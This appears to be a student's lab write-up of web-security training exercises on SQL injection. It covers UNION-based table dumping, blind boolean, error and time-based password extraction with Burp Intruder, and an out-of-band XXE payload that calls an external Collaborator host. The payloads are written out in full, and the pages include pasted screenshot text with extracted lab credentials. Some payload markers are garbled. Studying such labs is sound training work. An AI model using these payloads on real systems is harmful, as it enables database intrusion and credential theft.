This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the administrator user.

### **Testing Procedure:**

**Step1:** Use Burp Suite to intercept and modify the request that sets the product category filter.

**Step2:** Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:  
'`+UNION+SELECT+'abc','def'+FROM+DUAL--`

**Step3:** Use the following payload to retrieve the list of tables in the database:  
'`+UNION+SELECT+table_name,NULL+FROM+all_tables—`and find the name of the table containing user credentials.



[Home](#) | [Account login](#)

Gifts' UNION SELECT table\_name,NULL FROM all\_tables--

Refine your search:

[All](#) [Accessories](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#) [Toys & Games](#)

ACCESS
ALERT_OT
APPEX_ACL
APPEX_WF_FILES
APPEX_WF_HISTORY
APPEX_WF_LINKS
APPEX_WF_NOTES
APPEX_WF_ROWS
APPEX_WF_TAGS
APPEX_WF_WIDGETS_SECTIONS
APPEX_WF_WIDGETS_SECTION_HISTORY
APPLY_CHANGE_HANDLERS
APPLY_COLUMN_ACL_COLUMNS
APPLY_CONSTRAINT_COLUMNS
APPLY_DEST_OBJ
APPLY_DEST_OBJ_CHAIN
APPLY_DEST_OBJ_OPS
APPLY_ERROR
APPLY_ERROR_HANDLER
APPLY_ERROR_TSN
APPLY_SOURCE_OBJ
APPLY_SOURCE_SCHEMA
APPLY_VIRTUAL_OBJ_COLUMNS
APPROLES
APP_ROLE_MEMBERSHIP
APP_USER_ACL_ROLE
AGL_ALERT_OT_P
AGL_ALERT_OT_H
AGL_ALERT_OT_I
AGL_ALERT_OT_L
AGL_ALERT_OT_S
AGL_ALERT_OT_T
AGL_AGL_NEW_MC_G
AGL_AGL_NEW_MC_H
AGL_AGL_NEW_MC_I

**Step4:** Use a payload like the following (replacing the table name) to retrieve the details of the columns in the table:

'+UNION+SELECT+column\_name,NULL+FROM+all\_tab\_columns+WHERE+table\_name='USERS\_ABCDEF'-- and find the names of the columns containing usernames and passwords



Gifts' UNION SELECT column\_name,NULL FROM  
all\_tab\_columns WHERE table\_name='USERS\_DJRHBT'--

Refine your search:

[All](#) [Accessories](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#) [Toys & Games](#)

#### Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family, mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life, a quieter, more reasonable, and un-opinionated one.

#### Couple's Umbrella

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

#### High-End Gift Wrapping

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

#### PASSWORD\_EXTFVQ

#### Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. \*Make sure you have an extra large freezer before delivery. \*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). \*Allow 3 days for it to refreeze. \*Chip away at each block until the ice resembles snowflakes. \*Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

#### USERNAME\_CPYUPV

**Step5:** Use a payload like the following (replacing the table and column names) to retrieve the usernames and passwords for all users:

'+UNION+SELECT+USERNAME\_ABCDEF,+PASSWORD\_ABCDEF+FROM+USERS\_ABCDEF--

## PASSWORD\_EXTFVQ FROM USERS\_DJRHBT--

Refine your search:

[All](#) [Accessories](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#) [Toys & Games](#)

### Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family, mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life, a quieter, more reasonable, and un-opinionated one.

### Couple's Umbrella

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

### High-End Gift Wrapping

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

### Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. \*Make sure you have an extra large freezer before delivery. \*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). \*Allow 3 days for it to refreeze. \*Chip away at each block until the ice resembles snowflakes. \*Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

administrator

fvdoyoy

canos

6ou7iu

wiener

h9sqnd

**Step6:** Find the password for the administrator user, and use it to log in.



SQL injection attack, listing the database contents on Oracle

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [Hello, administrator!](#) | [Log out](#)

WE LIKE TO  
**SHOP**



Refine your search:

[All](#) [Accessories](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#) [Toys & Games](#)

### ZZZZZZ Bed - Your New Home Office

We are delighted to introduce you to our new, state of the art, home office. ZZZZZZ Bed is a revolutionary space-saving concept for those of you struggling to fit everything into your tiny home. But it's not just about its useful integration in your existing room, it's also about the convenience it offers in your work and leisure time. Picture this, you are halfway through your working day and it's time for a well-earned nap. You will be able to save time by moving your work to one side, as you lie back and drift off without interrupting the natural flow of the day. When you've had your power nap, and are ready to get back to it everything is there waiting for you. Nothing can offer you a work-life balance like the ZZZZZZ bed can. Sleep in comfort when you need to, whatever time of day it is. Wake up and work any time close to getting the better of you, your office will always be at your fingertips. Call us today for a free quote and to discuss any of our innovative

Lab10:

## SQL injection UNION attack, retrieving multiple values in a single column

**Description:** This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called users, with columns called username and password.

To solve the lab, perform an SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

### Testing procedures and snapshots

**Step1:** Use Burp Suite to intercept and modify the request that sets the product category filter.

**Step2:** Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, only one of which contain text, using a payload like the following in the category parameter:

'+UNION+SELECT+NULL,'abc'--

**Step3:** Use the following payload to retrieve the contents of the users table:


'+UNION+SELECT+NULL,username||'~'||password+FROM+users--



Gifts' UNION SELECT NULL,username||'~'||password FROM users--



**Step4:** Verify that the application's response contains usernames and passwords.



Lab11:

## Blind SQL injection with conditional responses

**Description:** This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

## Testing procedure and Snapshot

**Step1:** Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie.

**Step2:** Modify the TrackingId cookie, changing it to: TrackingId=x'+OR+1=1--. Verify that the "Welcome back" message appears in the response.

**Step3:** Now change it to: TrackingId=x'+OR+1=2--. Verify that the "Welcome back" message does not appear in the response. This demonstrates how you can test a single boolean condition and infer the result.

**Step4:** Now change it to:

`x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'--`. Verify that the condition is true, confirming that there is a user called administrator.

**Step5:** The next step is to determine how many characters are in the password of the administrator user. To do this, change the value to:

`TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+length(password)>1--`. This condition should be true, confirming that the password is greater than 1 character in length.

**Step6:** Send a series of follow-up values to test different password lengths. Send:

`TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+length(password)>2--`. Then send:

`TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+length(password)>3--`. And so on. You can do this manually using Burp Repeater, since the length is likely to be short. When the condition stops being true (i.e. when the "Welcome back" message disappears), you have determined the length of the password, which is in fact 6 characters long.

**Step7:** After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu and in the Positions tab of Burp Intruder, clear the default payload positions by clicking the "Clear §" button

**Step8:** In the Positions tab, change the value of the cookie to:

`TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+substring(password,1,1)='a'--`. This uses the substring() function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.

**Step9:** Place payload position markers around the final a character in the cookie value. To do this, select just the a, and click the "Add §" button. You should then see the following as the cookie value (note the payload position markers):

`TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+substring(password,1,1)='§a§'--`

**Step10:** To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lower case alphanumeric characters. Go to the Payloads tab, check that "Simple list" is selected, and under "Payload Options" add the payloads in the range a - z and 0 - 9.


**Step11:** Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the main Burp window, and the Positions tab of Burp Intruder, and change the specified offset from 1 to 2. You should then see

the following as the cookie value:

TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+substring(password,2,1)='\$a\$'--

**Step12:** Launch the modified attack, review the results, and note the character at the second offset and continue this process testing offset 3, 4, and so on, until you have the whole password.

**Step13:** Go to the "Account login" function of the lab, and use the password to log in as the administrator user.



Lab12:

## Blind SQL injection with conditional errors

**Description:** This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

### Testing procedure and Snapshot:

**Step1:** Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie.

**Step2:** Modify the TrackingId cookie, changing it to a single quotation mark: TrackingId='. Verify that an error message is received.

**Step3:** Now change it to two quotation marks: TrackingId=". Verify that the error disappears. This demonstrates that an error in the SQL query (in this case, the unclosed quotation mark) has a detectable effect on the response

**Step4:** Now change it to:

TrackingId='+UNION+SELECT+CASE+WHEN+(1=1)+THEN+to\_char(1/0)+ELSE+NULL+END+FROM+dual--. Verify that an error message is received.

**Step5:** Now change it to:

TrackingId='+UNION+SELECT+CASE+WHEN+(1=2)+THEN+to\_char(1/0)+ELSE+NULL+END+FROM+dual--. Verify that the error disappears. This demonstrates that you can trigger an error conditionally on the truth of a specific condition. The CASE statement tests a condition and evaluates to one expression if the condition is true, and another expression if the condition is false. The former expression contains a divide-by-zero, which causes an error. In this case, the two payloads test the conditions 1=1 and 1=2, and an error is received when the condition is true.

**Step6:** Now change it to:

TrackingId='+UNION+SELECT+CASE+WHEN+(username='administrator')+THEN+to\_char(1/0)+ELSE+NULL+END+FROM+users--. Verify that the condition is true, confirming that there is a user called administrator.

**Step7:** The next step is to determine how many characters are in the password of the administrator user. To do this, change the value to:

TrackingId='+UNION+SELECT+CASE+WHEN+(username='administrator'+AND+length(password)>1)+THEN+to\_char(1/0)+ELSE+NULL+END+FROM+users--. This condition should be true, confirming that the password is greater than 1 character in length.

**Step8:** Send a series of follow-up values to test different password lengths. Send:

TrackingId='+UNION+SELECT+CASE+WHEN+(username='administrator'+AND+length(password)>2)+THEN+to\_char(1/0)+ELSE+NULL+END+FROM+users--. Then send:

TrackingId='+UNION+SELECT+CASE+WHEN+(username='administrator'+AND+length(password)>3)+THEN+to\_char(1/0)+ELSE+NULL+END+FROM+users--. And so on. You can do this manually using Burp Repeater, since the length is likely to be short. When the condition stops being true



(i.e. when the error disappears), you have determined the length of the password, which is in fact 6 characters long. After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu. In the Positions tab of Burp Intruder, clear the default payload positions by clicking the "Clear §" button

**Step9:** In the Positions tab, change the value of the cookie to:


`TrackingId='+UNION+SELECT+CASE+WHEN+(username='administrator'+AND+substr(password,1,1)='a')+THEN+to_char(1/0)+ELSE+NULL+END+FROM+users--`. This uses the `substr()` function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn and place payload position markers around the final a character in the cookie value. To do this, select just the a, and click the "Add §" button. You should then see the following as the cookie value (note the payload position markers):

`TrackingId='+UNION+SELECT+CASE+WHEN+(username='administrator'+AND+substr(password,1,1)='§a§')+THEN+to_char(1/0)+ELSE+NULL+END+FROM+users--`

**Step10:** To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lower case alphanumeric characters. Go to the Payloads tab, check that "Simple list" is selected, and under "Payload Options" add the payloads in the range a - z and 0 - 9. You can select these easily using the "Add from list" drop-down. Launch the attack by clicking the "Start attack" button or selecting "Start attack" from the Intruder menu. Review the attack results to find the value of the character at the first position. The application returns an HTTP 500 status code when the error occurs, and an HTTP 200 status code normally. The "Status" column in the Intruder results shows the HTTP status code, so you can easily find the row with 500 in this column. The payload showing for that row is the value of the character at the first position. Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the main Burp window, and the Positions tab of Burp Intruder, and change the specified offset from 1 to 2. You should then see the following as the cookie value:

`TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+substr(password,2,1)='§a§'--`. Launch the modified attack, review the results, and note the character at the second offset. Continue this process testing offset 3, 4, and so on, until you have the whole password.

**Step11:** Go to the "Account login" function of the lab, and use the password to log in as the administrator user.



Lab13:

## Blind SQL injection with time delays

### Description:

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

To solve the lab, exploit the SQL injection vulnerability to cause a 10 second delay.

### Testing Procedure and Snapshot

**Step1:** Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie.

**Step2:** Modify the TrackingId cookie, changing it to: TrackingId=x' || pg\_sleep(10)--

**Step3:** Submit the request and observe that the application takes 10 seconds to respond

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)[Home](#) | [Account login](#)

## Gifts

Lab14:

### Blind SQL injection with time delays and information retrieval

#### Description:

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

#### Testing Procedure and Snapshot

**Step1:** Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie.

**Step2:** Modify the TrackingId cookie, changing it to:

TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg\_sleep(10)+ELSE+pg\_sleep(0)+END--.

Verify that the application takes 10 seconds to respond and now change it to:

TrackingId=x'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg\_sleep(10)+ELSE+pg\_sleep(0)+END--.

Verify that the application responds immediately with no time delay. This demonstrates how you can test a single boolean condition and infer the result.

**Step3:** Now change it to:

TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg\_sleep(10)+ELSE+pg\_sleep(0)+END+FROM+users--. Verify that the condition is true, confirming that there is a user called administrator.

**Step4:** The next step is to determine how many characters are in the password of the administrator user. To do this, change the value to:

TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+length(password)>1)+THEN+pg\_sleep(10)+ELSE+pg\_sleep(0)+END+FROM+users--. This condition should be true, confirming that the password is greater than 1 character in length.

**Step5:** Send a series of follow-up values to test different password lengths. Send:

TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+length(password)>2)+THEN+pg\_sleep(10)+ELSE+pg\_sleep(0)+END+FROM+users--. Then send:

TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+length(password)>3)+THEN+pg\_sleep(10)+ELSE+pg\_sleep(0)+END+FROM+users--. And so on. You can do this manually using Burp Repeater, since the length is likely to be short. When the condition stops being true (i.e. when the application responds immediately without a time delay), you have determined the length of the password, which is in fact 6 characters long.

**Step6:** After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu. In the Positions tab of Burp Intruder, clear the default payload positions by clicking the "Clear \$" button. In the Positions tab, change the value of the cookie to: TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+substring(password,1,1)='a')+THEN+pg\_sleep(10)+ELSE+pg\_sleep(0)+END+FROM+users--. This uses the substring() function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.

**Step7:** Place payload position markers around the a character in the cookie value. To do this, select just the a, and click the "Add \$" button. You should then see the following as the cookie value (note the payload position markers):

TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+substring(password,1,1)='\${a}\$')+THEN+pg\_sleep(10)+ELSE+pg\_sleep(0)+END+FROM+users--. To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lower case alphanumeric characters. Go to the Payloads tab, check that "Simple list" is selected, and under "Payload Options" add the payloads in the range a - z and 0 - 9. You can select these easily using the "Add from list" dropdown. To be able to tell when the correct character was submitted, you'll need to monitor the

time taken for the application to respond to each request. For this process to be as reliable as possible, you need to configure the Intruder attack to issue requests in a single thread. To do this, go to the Options tab, and the "Request Engine" section. Change the value "Number of threads" to 1

**Step8:** Launch the attack by clicking the "Start attack" button or selecting "Start attack" from the Intruder menu. Burp Intruder monitors the time taken for the application's response to be received, but by default it does not show this information. To see it, go to the "Columns" menu, and check the box for "Response received". Review the attack results to find the value of the character at the first position. You should see a column in the results called "Response received". This will generally contain a small number, representing the number of milliseconds the application took to respond. One of the rows should have a larger number in this column, in the region of 10,000 milliseconds. The payload showing for that row is the value of the character at the first position.

**Step9:** Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the main Burp window, and the Positions tab of Burp Intruder, and change the specified offset from 1 to 2. You should then see the following as the cookie value:

TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+substring(password,2,1)='%a\$')+THEN+pg\_sleep(10)+ELSE+pg\_sleep(0)+END+FROM+users--. Launch the modified attack, review the results, and note the character at the second offset. Continue this process testing offset 3, 4, and so on, until you have the whole password.

**Step10:** Go to the "Account login" function of the lab, and use the password to log in as the administrator user.

The screenshot displays the Web Security Academy interface. At the top, the logo features a graduation cap and the text "WEB SECURITY ACADEMY". The lab title is "Blind SQL injection with time delays and information retrieval", with a green "LAB Solved" badge and a "Back to lab description >>" link. An orange banner reads "Congratulations, you solved the lab!" with buttons for "Share your skills!" and "Continue learning >>". A blue box highlights the user status "Home | Hello, administrator! | Log out". The main content area shows "WE LIKE TO SHOP" with a hanger icon. Below is a search bar with "Refine your search:" and filters for "All", "Accessories", "Corporate gifts", "Gifts", "Lifestyle", and "Tech gifts".

Lab15:

## Blind SQL injection with out-of-band interaction

### Description:

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, exploit the SQL injection vulnerability to cause a DNS lookup to the public Burp Collaborator server (burpcollaborator.net).

### Testing procedure and snapshot

**Step1:** Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie.

**Step2:** Modify the TrackingId cookie, changing it to:

```
TrackingId=x'+UNION+SELECT+extractvalue(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//x.burpcollaborator.net/">+%25remote%3b]>'),'/'')+FROM+dual--
```



Blind SQL injection with out-of-band interaction

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [Account login](#)



Corporate gifts

Lab16:

### **Blind SQL injection with out-of-band data exfiltration**

#### **Description:**

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

#### **Testing procedure and snapshot**

